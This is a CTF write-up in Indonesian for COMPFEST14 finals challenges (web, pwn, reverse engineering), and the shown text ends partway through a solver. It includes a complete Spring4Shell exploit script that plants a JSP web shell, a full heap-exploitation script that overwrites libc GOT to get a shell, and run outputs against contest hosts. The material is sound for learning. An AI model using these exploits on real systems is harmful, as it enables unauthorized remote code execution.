Boys Who Cry

kosong
nyxmare
Linz

Daftar Isi

WEB

PAPA (484 pts)

Diberikan file dengan source code sebagai berikut

HomeController.java

```
package id.compfest.papa;

import id.compfest.papa.model.HomeModel;
import org.springframework.stereotype.Controller;
import org.springframework.ui.Model;
import org.springframework.web.bind.annotation.*;

@Controller
public class HomeController {
   private static final String FLAG = "COMPFEST14{**REDACTED**}";

   @GetMapping
   public String getHome(Model model) {
       model.addAttribute("homeModel", new HomeModel());
       return "home";
   }

   @PostMapping("/post")
   public String postHome(@ModelAttribute HomeModel home, Model model) {
       if(home.getSecret().equals(FLAG)) {
           return "win";
       }
       return "home";
   }

   @PutMapping("/put")
   public String putHome(@ModelAttribute HomeModel home, Model model) {
       return "home";
   }

   @DeleteMapping("/delete")
```

```
   public String deleteHome(@ModelAttribute HomeModel home, Model model)
{
       return "home";
   }
}
```

Karena website dibuat dengan java. Langsung saja kami melakukan mencoba berbagai exploit yang lagi terkenal seperti log4shell, dan spring4shell. Kemudian kami menemukan salah satu artikel yang membahas soal tersebut.

redfoxsec.com/blog/spring4shell-vulnerability/

Dengan sedikit kustomisasi pada script pada GET, Kami berhasil mendapat RCE pada aplikasi https://github.com/reznok/Spring4Shell-POC/blob/master/exploit.py

s.py

```
import requests
import argparse
from urllib.parse import urlparse
import time

# Set to bypass errors if the target site has SSL issues
requests.packages.urllib3.disable_warnings()

post_headers = {
   "Content-Type": "application/x-www-form-urlencoded"
}

get_headers = {
   "prefix": "<%",
   "suffix": "%>//",
   # This may seem strange, but this seems to be needed to bypass some
check that looks for "Runtime" in the log_pattern
   "c": "Runtime",
}


def run_exploit(url, directory, filename):
   log_pattern =
```


```
"class.module.classLoader.resources.context.parent.pipeline.first.pattern=%25%7Bprefix%7Di%20" \

f"java.io.InputStream%20in%20%3D%20%25%7Bc%7Di.getRuntime().exec(request.getParameter" \

f"(%22cmd%22)).getInputStream()%3B%20int%20a%20%3D%20-1%3B%20byte%5B%5D%20b%20%3D%20new%20byte%5B2048%5D%3B" \

f"%20while((a%3Din.read(b))!%3D-1)%7B%20out.println(new%20String(b))%3B%20%7D%20%25%7Bsuffix%7Di"

   log_file_suffix = "class.module.classLoader.resources.context.parent.pipeline.first.suffix=.jsp"
   log_file_dir = f"class.module.classLoader.resources.context.parent.pipeline.first.directory={directory}"
   log_file_prefix = f"class.module.classLoader.resources.context.parent.pipeline.first.prefix={filename}"
   log_file_date_format = "class.module.classLoader.resources.context.parent.pipeline.first.fileDateFormat="

   exp_data = "&".join([log_pattern, log_file_suffix, log_file_dir, log_file_prefix, log_file_date_format])

   # Setting and unsetting the fileDateFormat field allows for executing the exploit multiple times
   # If re-running the exploit, this will create an artifact of {old_file_name}_.jsp
   file_date_data = "class.module.classLoader.resources.context.parent.pipeline.first.fileDateFormat=_"
   print("[*] Resetting Log Variables.")
   ret = requests.post(url, headers=post_headers, data=file_date_data, verify=False)
   print("[*] Response code: %d" % ret.status_code)
```

```
    # Change the tomcat log location variables
    print("[*] Modifying Log Configurations")
    ret = requests.post(url, headers=post_headers, data=exp_data,
verify=False)
    print("[*] Response code: %d" % ret.status_code)

    # Changes take some time to populate on tomcat
    time.sleep(3)

    # Send the packet that writes the web shell
    ret = requests.get(url + "/../get", headers=get_headers,
verify=False)
    print("[*] Response Code: %d" % ret.status_code)

    time.sleep(1)

    # Reset the pattern to prevent future writes into the file
    pattern_data =
"class.module.classLoader.resources.context.parent.pipeline.first.patter
n="
    print("[*] Resetting Log Variables.")
    ret = requests.post(url, headers=post_headers, data=pattern_data,
verify=False)
    print("[*] Response code: %d" % ret.status_code)


def main():
    parser = argparse.ArgumentParser(description='Spring Core RCE')
    parser.add_argument('--url', help='target url', required=True)
    parser.add_argument('--file', help='File to write to [no extension]',
required=False, default="shell")
    parser.add_argument('--dir', help='Directory to write to. Suggest
using "webapps/[appname]" of target app',
                        required=False, default="webapps/ROOT")

    file_arg = parser.parse_args().file
    dir_arg = parser.parse_args().dir
    url_arg = parser.parse_args().url
```

```
    filename = file_arg.replace(".jsp", "")

    if url_arg is None:
        print("Must pass an option for --url")
        return

    try:
        run_exploit(url_arg, dir_arg, filename)
        print("[+] Exploit completed")
        print("[+] Check your target for a shell")
        print("[+] File: " + filename + ".jsp")

        if dir_arg:
            location = urlparse(url_arg).scheme + "://" +
urlparse(url_arg).netloc + "/" + filename + ".jsp"
        else:
           location = f"Unknown. Custom directory used. (try
app/{filename}.jsp?cmd=id"
        print(f"[+] Shell should be at: {location}?cmd=id")
    except Exception as e:
        print(e)


if __name__ == '__main__':
    main()
```

```
┌──(nyxmare㉿MagicWorld)-[~/…/2022/final/web/papa]
└─$ python3 v.py --url "http://103.185.38.163:11761/home/post" --file stuffedcookie
[*] Resetting Log Variables.
[*] Response code: 200
[*] Modifying Log Configurations
[*] Response code: 200
[*] Response Code: 200
[*] Resetting Log Variables.
[*] Response code: 200
[+] Exploit completed
[+] Check your target for a shell
[+] File: stuffedcookie.jsp
[+] Shell should be at: http://103.185.38.163:11761/stuffedcookie.jsp?cmd=id
```

Kami berhasil mendapatkan RCE



Langsung saja kita baca flagnya yang terletak pada file java

`target/home/WEB-INF/classes/id/compfest/papa/HomeController.class`
103.185.38.163:11761/stuffedcookie.jsp?cmd=cat%20target/home/WEB-INF/classes/id/compfest/papa/HomeController.class

Flag berhasil didapatkan
Flag : COMPFEST14{__another_2022_cve_ftw__}

PWN

Usada Pekora (500 pts)

Diberikan file elf 64bit dengan proteksi seperti ini:

```
linuz@linzext:~/Desktop/2022CTF_Archive/Compfest/Final/usada$ checksec usadapekora
[*] '/home/linuz/Desktop/2022CTF_Archive/Compfest/Final/usada/usadapekora'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
linuz@linzext:~/Desktop/2022CTF_Archive/Compfest/Final/usada$
```

Source code .cpp juga diberikan oleh author, berikut gambaran jika program dijalankan:

```
    PIE:      PIE enabled
linuz@linzext:~/Desktop/2022CTF_Archive/Compfest/Final/usada$ ./usadapekora
1. Add new note
2. Delete note
3. Edit note
4. Show note details
5. Exit
>
```

Bug terdapat add_notes yang menyebabkan notes_by_index menjadi overflow.

```
uint notes_counter = 0;
void *notes_by_idx[16];
std::unordered_map<uint, void*> notes_by_key;
std::set<std::pair<uint, uint>> ind_key_set_pair;
...
void add_note() {
    uint key, size;
    std::cout << "Enter Key:" << std::endl;
    std::cin >> key;
    std::cout << "Enter Size:" << std::endl;
    std::cin >> size;
    std::cin.clear(); std::cin.ignore(INT_MAX,'\n');
    notes_by_idx[notes_counter] = malloc(size);
    notes_by_key[key] = notes_by_idx[notes_counter];
    ind_key_set_pair.insert(std::make_pair(notes_counter, key));
    std::cout << "Enter Content:" << std::endl;
    fgets((char*) notes_by_idx[notes_counter], size, stdin);
    std::cout << "New note at index " << notes_counter << " with key " << key <<
std::endl;
    notes_counter++;
}
```

Jika kita tambahkan notes sampai index ke-15 saat index ke-16 notes_by_idx akan mengoverwrite notes_by_key. Yang mana isinya seperti ini.

```
pwndbg> x/gx &notes_by_idx
0x55555555f2e0 <notes_by_idx>:  0x00005555555722c0
pwndbg> x/8gx &notes_by_idx
0x55555555f2e0 <notes_by_idx>:  0x00005555555722c0      0x00005555555723a0
0x55555555f2f0 <notes_by_idx+16>:       0x0000555555572410      0x0000555555572480
0x55555555f300 <notes_by_idx+32>:       0x0000000000000000      0x0000000000000000
0x55555555f310 <notes_by_idx+48>:       0x0000000000000000      0x0000000000000000
pwndbg>
0x55555555f320 <notes_by_idx+64>:       0x0000000000000000      0x0000000000000000
0x55555555f330 <notes_by_idx+80>:       0x0000000000000000      0x0000000000000000
0x55555555f340 <notes_by_idx+96>:       0x0000000000000000      0x0000000000000000
0x55555555f350 <notes_by_idx+112>:      0x0000000000000000      0x0000000000000000
pwndbg>
0x55555555f360 <notes_by_key>:  0x0000555555572300      0x000000000000000d
0x55555555f370 <notes_by_key+16>:       0x00005555555724a0      0x0000000000000004
0x55555555f380 <notes_by_key+32>:       0x000000003f800000      0x000000000000000d
0x55555555f390 <notes_by_key+48>:       0x0000000000000000      0x0000000000000000
pwndbg> x/8gx 0x0000555555572300
0x555555572300: 0x00005555555723c0      0x0000555555572430
0x555555572310: 0x00005555555724a0      0x000055555555f370
0x555555572320: 0x0000000000000000      0x0000000000000000
0x555555572330: 0x0000000000000000      0x0000000000000000
pwndbg> x/4gx 0x00005555555723c0
0x5555555723c0: 0x00005555555722e0      0x0000000000000001
0x5555555723d0: 0x00005555555723a0      0x0000000000000031
pwndbg>
```

Kurang lebih seperti ini:
Notes_by_idx = pointer ke heap yang isinya langsung contentnya
Notes_by_key = pointer ke heap yang isinya merupakan heap address tempat dimana key disimpan
Notes_by_key+16 = pointer ke heap terakhir saat kita alloc

Contoh disana notes_by_key berisi value 0x0000555555572300 yang isinya merupakan list2 heap address tempat disimpannya **key** yang kita input:

```
pwndbg> x/8gx &notes_by_key
0x55555555f360 <notes_by_key>:  0x0000555555572300      0x000000000000000d
0x55555555f370 <notes_by_key+16>:       0x00005555555723c0      0x0000000000000002
0x55555555f380 <notes_by_key+32>:       0x000000003f800000      0x000000000000000d
0x55555555f390 <notes_by_key+48>:       0x0000000000000000      0x0000000000000000
pwndbg> x/8gx 0x0000555555572300
0x555555572300: 0x0000000000000000      0x0000000000000000
0x555555572310: 0x0000000000000000      0x0000000000000000
0x555555572320: 0x0000000000000000      0x00005555555723c0
0x555555572330: 0x000055555555f370      0x0000000000000000
pwndbg> x/4gx 0x00005555555723c0
0x5555555723c0: 0x00005555555722e0      0x0000000000001338
0x5555555723d0: 0x00005555555723a0      0x0000000000000031
pwndbg>
```

Contoh pada gambar key berada pada 0x5555555723c8 yaitu 0x1338, dan address setelah itu adalah lokasi heap kita yang berisi content. Nah karena ada overflow, dimana kita bisa overwrite notes_by_key menjadi address heap, kita bisa melakukan arbitary read disini.

Untuk leak cukup mudah, tinggal alloc yang besar & kecil, lalu free yang besar agar ke unsortedbin, alloc lagi dengan size 0 kemudian read.

```
add(0, 0x440, b'0'*8) #0
add(1, 0x10, b'1'*8) #1
add(2, 0x10, b'2'*8) #2
delete(1, 1)
delete(2, 2)
add(0x1337, 0, b'') #3
show(2, 0x1337)
heap = u64(p.recvn(6)+b'\x00'*2)
heap = defuscate(heap) - 0x133d0
print(hex(heap))
delete(0, 0)
add(0x1338, 0 ,b'') #4
show(2, 0x1338)
leak = u64(p.recvn(6)+b'\x00'*2)
libc.address = leak - 0x21a0e0
print(hex(libc.address))
```

```
0x56332968c000
0x7ff51efb7000
[*] Switching to interactive mode

1. Add new note
2. Delete note
3. Edit note
4. Show note details
5. Exit
> $
```

Nice sudah dapat address heap dan address libc, karena libc-2.35 kita tinggal overwrite libc_GOT.

```
pwndbg> x/16gx &notes_by_idx
0x55555555f2e0 <notes_by_idx>:  0x00005555555722c0      0x00005555555723a0
0x55555555f2f0 <notes_by_idx+16>:       0x0000555555572410      0x0000555555572460
0x55555555f300 <notes_by_idx+32>:       0x00005555555724b0      0x0000555555572500
0x55555555f310 <notes_by_idx+48>:       0x0000555555572550      0x00005555555725a0
0x55555555f320 <notes_by_idx+64>:       0x00005555555725f0      0x0000555555572640
0x55555555f330 <notes_by_idx+80>:       0x0000555555572690      0x00005555555726e0
0x55555555f340 <notes_by_idx+96>:       0x0000555555572730      0x0000555555572780
0x55555555f350 <notes_by_idx+112>:      0x00005555555727d0      0x0000555555572820
pwndbg>
0x55555555f360 <notes_by_key>:  0x0000555555572300      0x000000000000000d
0x55555555f370 <notes_by_key+16>:       0x00005555555723c0      0x0000000000000002
0x55555555f380 <notes_by_key+32>:       0x000000003f800000      0x000000000000000d
0x55555555f390 <notes_by_key+48>:       0x0000000000000000      0x0000000000000000
0x55555555f3a0 <ind_key_set_pair>:      0x0000000000000000      0x0000000000000000
0x55555555f3b0 <ind_key_set_pair+16>:   0x0000555555572480      0x0000555555572370
0x55555555f3c0 <ind_key_set_pair+32>:   0x0000555555572840      0x0000000000000010
0x55555555f3d0 <std::__ioinit>: 0x0000000000000000      0x0000000000000000
pwndbg> x/8gx 0x0000555555572300
0x555555572300: 0x00005555555723c0      0x000055555555f370
0x555555572310: 0x0000000000000000      0x0000000000000000
0x555555572320: 0x0000000000000000      0x0000000000000000
0x555555572330: 0x0000000000000000      0x0000000000000000
pwndbg>
```

Jika kita alloc 1x lagi ia akan berubah menjadi address heap kita:

```
pwndbg> x/16gx 0x55555555f2e0
0x55555555f2e0 <notes_by_idx>:  0x00005555555722c0      0x00005555555723a0
0x55555555f2f0 <notes_by_idx+16>:       0x00005555555723f0      0x0000555555572440
0x55555555f300 <notes_by_idx+32>:       0x0000555555572490      0x00005555555724e0
0x55555555f310 <notes_by_idx+48>:       0x0000555555572530      0x0000555555572580
0x55555555f320 <notes_by_idx+64>:       0x00005555555725d0      0x0000555555572620
0x55555555f330 <notes_by_idx+80>:       0x0000555555572670      0x00005555555726c0
0x55555555f340 <notes_by_idx+96>:       0x0000555555572710      0x0000555555572760
0x55555555f350 <notes_by_idx+112>:      0x00005555555727b0      0x0000555555572800
pwndbg>
0x55555555f360 <notes_by_key>:  0x0000555555572850      0x000000000000000d
0x55555555f370 <notes_by_key+16>:       0x0000555555572870      0x0000000000000002
0x55555555f380 <notes_by_key+32>:       0x000000003f800000      0x000000000000000d
0x55555555f390 <notes_by_key+48>:       0x0000000000000000      0x0000000000000000
0x55555555f3a0 <ind_key_set_pair>:      0x0000000000000000      0x0000000000000000
0x55555555f3b0 <ind_key_set_pair+16>:   0x0000555555572460      0x0000555555572370
0x55555555f3c0 <ind_key_set_pair+32>:   0x0000555555572890      0x0000000000000011
0x55555555f3d0 <std::__ioinit>: 0x0000000000000000      0x0000000000000000
pwndbg> x/8gx 0x0000555555572850
0x555555572850: 0x0000555555572870      0x000055555555f370
0x555555572860: 0x0000000000000000      0x0000000000000021
0x555555572870: 0x00005555555722e0      0x0000000000000001
0x555555572880: 0x0000555555572850      0x0000000000000031
pwndbg>
```

Nice, bisa kita lihat awalnya key disimpan di 0x00005555555723c0, jika kita lihat isinya adalah

```
pwndbg> x/4gx 0x00005555555723c0
0x5555555723c0: 0x00005555555722e0      0x0000000000000001
0x5555555723d0: 0x00005555555723a0      0x0000000000000031
pwndbg>
```

Urutannya yang penting seperti ini:
0x00005555555723c0+8 -> key
0x00005555555723c0+16 -> Target
Oke sekarang kita tinggal susun list heap yang menyimpan key seperti originalnya saat alloc index ke-16, lalu kita tinggal overwrite value yang menjadi target kita. Full script:

```
from pwn import *
from sys import *

elf = context.binary = ELF("./usadapekora")
p = process("./usadapekora")
libc = ELF("/lib/x86_64-linux-gnu/libc.so.6")

HOST = '103.167.132.188'
PORT = 11936


cmd = """
b*edit_note+415
b*show_note+428
b*edit_note+778
"""

if(argv[1] == 'gdb'):
        gdb.attach(p,cmd)
elif(argv[1] == 'rm'):
        p = remote(HOST,PORT)

def add(key, size, content):
        p.sendlineafter(b'> ', b'1')
        p.sendlineafter(b":\n", str(key))
        p.sendlineafter(b':\n', str(size))
        p.sendlineafter(b':\n', content)

def delete(idx, key):
        p.sendlineafter(b'> ', b'2')
        p.sendlineafter(b": ", str(idx))
        p.sendlineafter(b": ", str(key))

def show(choice, val):
        p.sendlineafter(b'> ', b'4')
        p.sendline(str(choice))
        p.sendlineafter(b': ', str(val))

def edit(choice, val, content):
```

```
        p.sendlineafter(b'> ', b'3')
        p.sendline(str(choice))
        p.sendlineafter(b': ', str(val))
        p.sendlineafter(b': ', content)

def defuscate(x,l=64):
        p = 0
        for i in range(l*4,0,-4): # 16 nibble
                v1 = (x & (0xf << i )) >> i
                v2 = (p & (0xf << i+12 )) >> i+12
                p |= (v1 ^ v2) << i
        return p

def obfuscate(p, adr):
        return p^(adr>>12)

#Leak HEAP
add(0, 0x440, b'0'*8) #0
add(1, 0x10, b'1'*8) #1
add(2, 0x10, b'2'*8) #2
delete(1, 1)
delete(2, 2)
add(0x1337, 0, b'') #3
show(2, 0x1337)
heap = u64(p.recvn(6)+b'\x00'*2)
heap = defuscate(heap) - 0x133d0
print(hex(heap))

#Leak LIBC
delete(0, 0)
add(0x1338, 0 ,b'') #4
show(2, 0x1338)
leak = u64(p.recvn(6)+b'\x00'*2)
libc.address = leak - 0x21a0e0
print(hex(libc.address))

#Fill notes_by_idx for overflow
for i in range(9):
        add(0x1339, 0x18, p64(heap+0x13260)+p64(0x133a)+p64(0xdeadbeef)[:-1])


#this is our target which is libc_got with key 0x133a
add(0x133a, 0x18, p64(heap+0x12f20)+p64(0x133a)+p64(libc.address+0x219060)[:-1]) #14
add(0x133b, 0x20, b'/bin/sh\x00'+p64(0x0)+p64(0xcafebeef)) #15
payload = p64(heap+0x133f0)
payload += p64(heap+0x13460)
payload += p64(heap+0x133d0)
payload += p64(0x0)*2
payload += p64(heap+0x12ee0)
payload += p64(heap+0x12f20)
payload += p64(heap+0x131e0)
payload += p64(heap+0x134f8)
```

```
payload += p64(heap+0x131c0) #heap+0x131c0 is our target with contain value of libc.got and key 0x133a
payload += p64(0x0)

#overwrite notes_by_key
add(0x133a, 0x60, payload) #17

edit(2, 0x133a, p64(libc.sym['system'])[:-2]) #edit key 0x133a which is libc.got

add(0, 0x10, b'//bin/sh\x00') #SHELL


p.interactive()
```

```
[*] Switching to interactive mode
$ ls
bin
dev
flag.txt
ld-linux-x86-64.so.2
lib
lib32
lib64
libc.so.6
libx32
usadapekora
usr
$ cat flag.txt
COMPFEST14{pekora_got_me_addicted_to_other_vtubers_so_i_have_a_lot_of_respect_for_her}
$
```

Flag : COMPFEST14{pekora_got_me_addicted_to_other_vtubers_so_i_have_a_lot_of_respect_for_her}

REV

baby networking (496 pts)

Diberikan file ELF, kami langsung membukanya menggunakan IDA

```
void __fastcall __noreturn main(int a1, char **a2, char **a3)
{
  int v3; // [rsp+Ch] [rbp-14h] BYREF
  char *s; // [rsp+10h] [rbp-10h]
  unsigned __int64 v5; // [rsp+18h] [rbp-8h]

  v5 = __readfsqword(0x28u);
  puts("Welcome to baby networking apps");
  puts("What do you want to do?");
  puts("1. Create public key");
  puts("2. Connect with private key (format: <name>_<host>_<ip>_<port>) (on maintenance)");
  __isoc99_scanf("%d", &v3);
  if ( v3 == 1 )
  {
    s = sub_13E6();
    puts(s);
    exit(0);
  }
  puts("No");
  exit(0);
}
```

Jadi disini fungsi yang berjalan dengan sempurna adalah fungsi generate public key. Berikut fungsinya

```
char *sub_13E6()
{
  puts("Enter name");
  __isoc99_scanf("%15s", src);
  puts("Enter host");
  __isoc99_scanf("%15s", host_);
  puts("Enter ip");
  __isoc99_scanf("%15s", &unk_4100);
  puts("Enter port");
  __isoc99_scanf("%5s", port_);
  memset(dest, 0, 0x32uLL);
  ((void (__fastcall *)())((char *)&sub_1328 + 1))();
  ((void (__fastcall *)())((char *)&sub_1328 + 1))();
  strcat(dest, src);
  strcat(dest, host_);
  strcat(dest, port_);
  return dest;
}
```

Name dan host dilakukan enkripsi dengna key yaitu IP . Berikut algoritma enkripsinya

```
__int64 __fastcall sub_132D(const char *a1, const char *a2)
{
  __int64 result; // rax
  unsigned int i; // [rsp+10h] [rbp-10h]
  int v4; // [rsp+14h] [rbp-Ch]
  int v5; // [rsp+18h] [rbp-8h]

  v4 = strlen(a1);
  v5 = strlen(a2);
  for ( i = 0; ; ++i )
  {
    result = i;
    if ( (int)i >= v4 )
      break;
    result = i;
    if ( (int)i >= v5 )
      break;
    a1[i] = (a1[i] - 97 + a2[i] - 46) % 26 + 97;
  }
  return result;
}
```

Disini kami tidak membaca deskripsi , namun kami berhasil melakukan leak terhadap IP address dengan berdasarkan pada ip dari service lain . Berikut script yang kami gunakan ketika melakuka percobaan semi manual

```
# a = "gcaeeqwrrgmnvyxgcaevjnlraidvzm11235"
a = "nsbopgwibtJcqm8080"

# a1[i] = (a1[i] - 97 + a2[i] - 46) % 26 + 97;
def dec(a1,a2):
        res = ""
        for i in range(min(len(a1),len(a2))):
                res += chr(((ord(a1[i]) - 97 - ord(a2[i]) + 46) % 26) + 97)
        return res

def enc(a1,a2):
        res = ""
        for i in range(min(len(a1),len(a2))):
                res += chr((ord(a1[i]) - 97 + ord(a2[i]) - 46) % 26 + 97)
        return res

# z = "wibtJcqm"
# b = "kosong"
# a = dec(z,"127.0.0.1")
# print(a)

a = "gcaeeqwrrgmnvyx"
b = "gcaevjnlraidvzm"
test = "taestaaaaaa.com"
# c = "^_`^nrvoqjKcrp1234"
c = "whvtkrvtKfrm"
```

```
# plain = "kosong"
# print(enc(plain,"127.0.0.1"))
brute = "103.167.132.188"
print("name",dec(a,brute))
print("host",dec(b,brute))
```

```
kosong  ~  ctf  finalcompfest  chall2  python solverr.py
name davebinrobinson
host davesbelovedspc
```

Kemudian kami membaca deskripsi dan ternyata ada namanya jadi ini benar. Selanjutnya tinggal cari tahu fungsi untuk komunikasi dengan server

IDA View-A | Pseudocode-A | Strings | Hex View-1 | Structures

```
  char dest[1032]; // [rsp+30h] [rbp-410h] BYREF
  unsigned __int64 v7; // [rsp+438h] [rbp-8h]

  v7 = __readfsqword(0x28u);
  puts("TODO: private key parser");
  fd = socket(2, 1, 0);
  if ( fd < 0 )
  {
    perror("[-]Socket error");
    exit(1);
  }
  puts("[+]TCP server socket created.");
  memset(&s, 0, sizeof(s));
  s.sa_family = 2;
  *(_WORD *)s.sa_data = 5566;
  *(_DWORD *)&s.sa_data[2] = inet_addr("127.0.0.1");
  connect(fd, &s, 0x10u);
  puts("Connected to the server.");
  memset(dest, 0, 0x400uLL);
  v1 = sub_14FC(a1);
  strcpy(dest, v1);
  v2 = strlen(dest);
  send(fd, dest, v2, 0);
  memset(dest, 0, 0x400uLL);
  recv(fd, dest, 0x400uLL, 0);
  printf("Server: %s\n", dest);
  close(fd);
  puts("Disconnected from the server.");
  return __readfsqword(0x28u) ^ v7;
}
```

Fungsi pada ELF tidak sempurna , namun overall jelas. Jadi caranya adalah dengan konek ke server lalu mengirim value sebagai berikut

```
1 char *__fastcall sub_14FC(const char *a1)
2 {
3   memset(&byte_40C0, 0, 0x32uLL);
4   qmemcpy(&byte_40C0, "flag", 4);
5   strcat(&byte_40C0, a1);
6   return &byte_40C0;
7 }
```

flag<name>_<host>_<ip>_<port>
Berikut final solver dari kami

```
from pwn import *

r = remote("103.167.132.188",11235)
payload = "flagdavebinrobinson_davesbelovedspc_103.167.132.188_11235"
r.send(payload)
r.interactive()
```

```
kosong  ~ > ctf > finalcompfest > chall2  python fix.py
[+] Opening connection to 103.167.132.188 on port 11235: Done
/home/kosong/ctf/finalcompfest/chall2/fix.py:5: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https
://docs.pwntools.com/#bytes
  r.send(payload)
[*] Switching to interactive mode
COMPFEST14{D4ve_heR3_t0ld_mE_tHat_this_chAllenge_1s_tr4sh_cf74de3037}[*] Got EOF while reading in interactive
$
```

Flag : COMPFEST14{D4ve_heR3_t0ld_mE_tHat_this_chAllenge_1s_tr4sh_cf74de3037}

baby mips? (500 pts)

Diberikan ELF yang dicompile menggunakan mips64 el, binary tersebut dicompile dengan static. Kami menggunakan referensi berikut untuk melakukan debug https://reverseengineering.stackexchange.com/questions/8829/cross-debugging-for-arm-mips-elf-with-qemu-toolchain dan diawal kami coba lakukan compile dan debug untuk program yang kita buat sendiri (untuk memahami proses debugging terhadap mips64el executable) . Lakukan debug. Disini untuk menemukan fungsi dengan cara trial and error, intinya kami coba breakpoint di beberapa fungsi yang sepertinya dibuat oleh problem setter (bukan library). Hingga kami menemukan fungsi yang menerima input sampai di operasi terhadap input. Berikut daftar breakpoint yang tercatat (ketika step akhir untuk mendapat flag).

```
kosong  ~ > ctf > finalcompfest > chall  /usr/bin/qemu-mips64el-static -g 12345 ./chall &
[1] 18787
kosong  ~ > ctf > finalcompfest > chall  fg
/usr/bin/qemu-mips64el-static -g 12345 ./chall
COMPFEST14{aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa}
```

```
gef➢  target remote localhost:12345
Remote debugging using localhost:12345
0x0000000120001000 in ?? ()

[ Legend: Modified register | Code | Heap | Stack | String ]
──────────────────────────────────────────────────────────────────────────────────────────────────────── registers ────
[!] Command 'registers' failed to execute properly, reason: [Errno 13] Permission denied: '/proc/1/maps'
──────────────────────────────────────────────────────────────────────────────────────────────────────────── stack ────
[!] Command 'dereference' failed to execute properly, reason: [Errno 13] Permission denied: '/proc/1/maps'
──────────────────────────────────────────────────────────────────────────────────────────── code:mips:MIPS32 ────
   0x120000ff4                 nop
   0x120000ff8                 nop
   0x120000ffc                 nop
 → 0x120001000                 bal    0x120001020
   0x120001004                 move   s8, zero
   0x120001008                 sd     sp, 25496(ra)
   0x12000100c                 sd     ra, -1(ra)
   0x120001010                 sd     sp, 25744(ra)
   0x120001014                 sd     ra, -1(ra)
──────────────────────────────────────────────────────────────────────────────────────────────────────── threads ────
[#0] Id 1, stopped 0x120001000 in ?? (), reason: SIGTRAP
──────────────────────────────────────────────────────────────────────────────────────────────────────────── trace ────
[#0] 0x120001000 → bal 0x120001020
──────────────────────────────────────────────────────────────────────────────────────────────────────────────────────
gef➢  c
Continuing.
```

```
gef➢  i b
Num     Type           Disp Enb Address            What
1       breakpoint     keep y   0x0000000120001384
        breakpoint already hit 3 times
2       breakpoint     keep y   0x0000000120003ba8
        breakpoint already hit 8 times
3       breakpoint     keep y   0x00000001200012f8
        breakpoint already hit 3 times
4       breakpoint     keep y   0x00000001200012f0
        breakpoint already hit 1 time
```

Pada salah satu fungsi kami melihat addressnya lalu cross check dengan ghidra dan didapatkan fungsi berikut

```
1
2 void UndefinedFunction_1200012a0(void)
3
4 {
5   uint *puVar1;
6   uint *puVar2;
7   uint auStack56 [14];
8
9   FUN_120003a90(auStack56,0,0x2c);
10  FUN_120001770(uGpffffffffffff8068,auStack56);
11  puVar2 = puGpffffffffffff8038;
12  for (puVar1 = auStack56; *(char *)puVar1 != '\0'; puVar1 = (uint *)(longlong)((int)puVar1 + 4)) {
13    *puVar1 = *puVar1 ^ *puVar2;
14    puVar2 = (uint *)(longlong)((int)puVar2 + 4);
15  }
16  FUN_120001710(uGpffffffffffff8078,auStack56);
17  return;
18 }
19
```

Terlihat bahwa dilakukan xor, dan hasil dari analisis kami setiap hasil enkripsi untuk input nilainya sama asalkan indexnya sama dan valuenya sama untuk index tersebut. Ketika kami lakukan breakpoint pada fungsi tersebut didapatkan bahwa input kita (4 byte) di lakukan xor dengan suatu nilai static.

```
gef➤  p $t0
$10 = 0x40007ffda8
gef➤  x/gx 0x40007ffda8
0x40007ffda8:   0x54534546504d4f43
gef➤  x/s 0x40007ffda8
0x40007ffda8:   "COMPFEST14{", 'a' <repeats 32 times>, "}"
gef➤  p $t1
$11 = 0x1200012a0
gef➤  x/gx 0x1200012a0
0x1200012a0:    0xffbf000067bdffc0
gef➤  x/wx 0x1200012a0
0x1200012a0:    0x67bdffc0
gef➤  x/10wx 0x1200012a0
0x1200012a0:    0x67bdffc0      0xffbf0000      0x67a40008      0x00002825
0x1200012b0:    0x2406002c      0xdf998060      0x041109f5      0x00000000
0x1200012c0:    0xdf848068      0x67a50008
gef➤  x/30wx 0x1200012a0
0x1200012a0:    0x67bdffc0      0xffbf0000      0x67a40008      0x00002825
0x1200012b0:    0x2406002c      0xdf998060      0x041109f5      0x00000000
0x1200012c0:    0xdf848068      0x67a50008      0xdf998070      0x04110128
0x1200012d0:    0x00000000      0x67b00008      0x67ac0008      0xdf8d8038
0x1200012e0:    0x24110000      0x818f0000      0x11e0000a      0x00000000
0x1200012f0:    0x9d8e0000      0x9daf0000      0x01cf7026      0xad8e0000
0x120001300:    0x258c0004      0x25ad0004      0x818f0000      0x1000fff5
0x120001310:    0x00000000      0xdf848078
```

```
●  0x1200012f0                  lwu    t2, 0(t0)
   0x1200012f4                  lwu    t3, 0(t1)
●  0x1200012f8                  xor    t2, t2, t3
 → 0x1200012fc                  sw     t2, 0(t0)
   0x120001300                  addiu  t0, t0, 4
   0x120001304                  addiu  t1, t1, 4
   0x120001308                  lb     t3, 0(t0)
   0x12000130c                  b      0x1200012e4
   0x120001310                  nop

[#0] Id 1, stopped 0x1200012fc in ?? (), reason: SINGLE STEP

[#0] 0x1200012fc → sw t2, 0(t0)

gef➤  p $t2
$12 = 0x37f0b083
gef➤  p $t0
$13 = 0x40007ffda8
gef➤  x/bx 0x1200012a0
0x1200012a0:    0xc0
gef➤  x/60bx 0x1200012a0
0x1200012a0:    0xc0    0xff    0xbd    0x67    0x00    0x00    0xbf    0xff
0x1200012a8:    0x08    0x00    0xa4    0x67    0x25    0x28    0x00    0x00
0x1200012b0:    0x2c    0x00    0x06    0x24    0x60    0x80    0x99    0xdf
0x1200012b8:    0xf5    0x09    0x11    0x04    0x00    0x00    0x00    0x00
0x1200012c0:    0x68    0x80    0x84    0xdf    0x08    0x00    0xa5    0x67
0x1200012c8:    0x70    0x80    0x99    0xdf    0x28    0x01    0x11    0x04
0x1200012d0:    0x00    0x00    0x00    0x00    0x08    0x00    0xb0    0x67
0x1200012d8:    0x08    0x00    0xac    0x67
```

Dump nilai tersebut lalu xor dengan encrypted value dari soal dan dapat flag. Berikut solver yang kami gunakan

```
a =
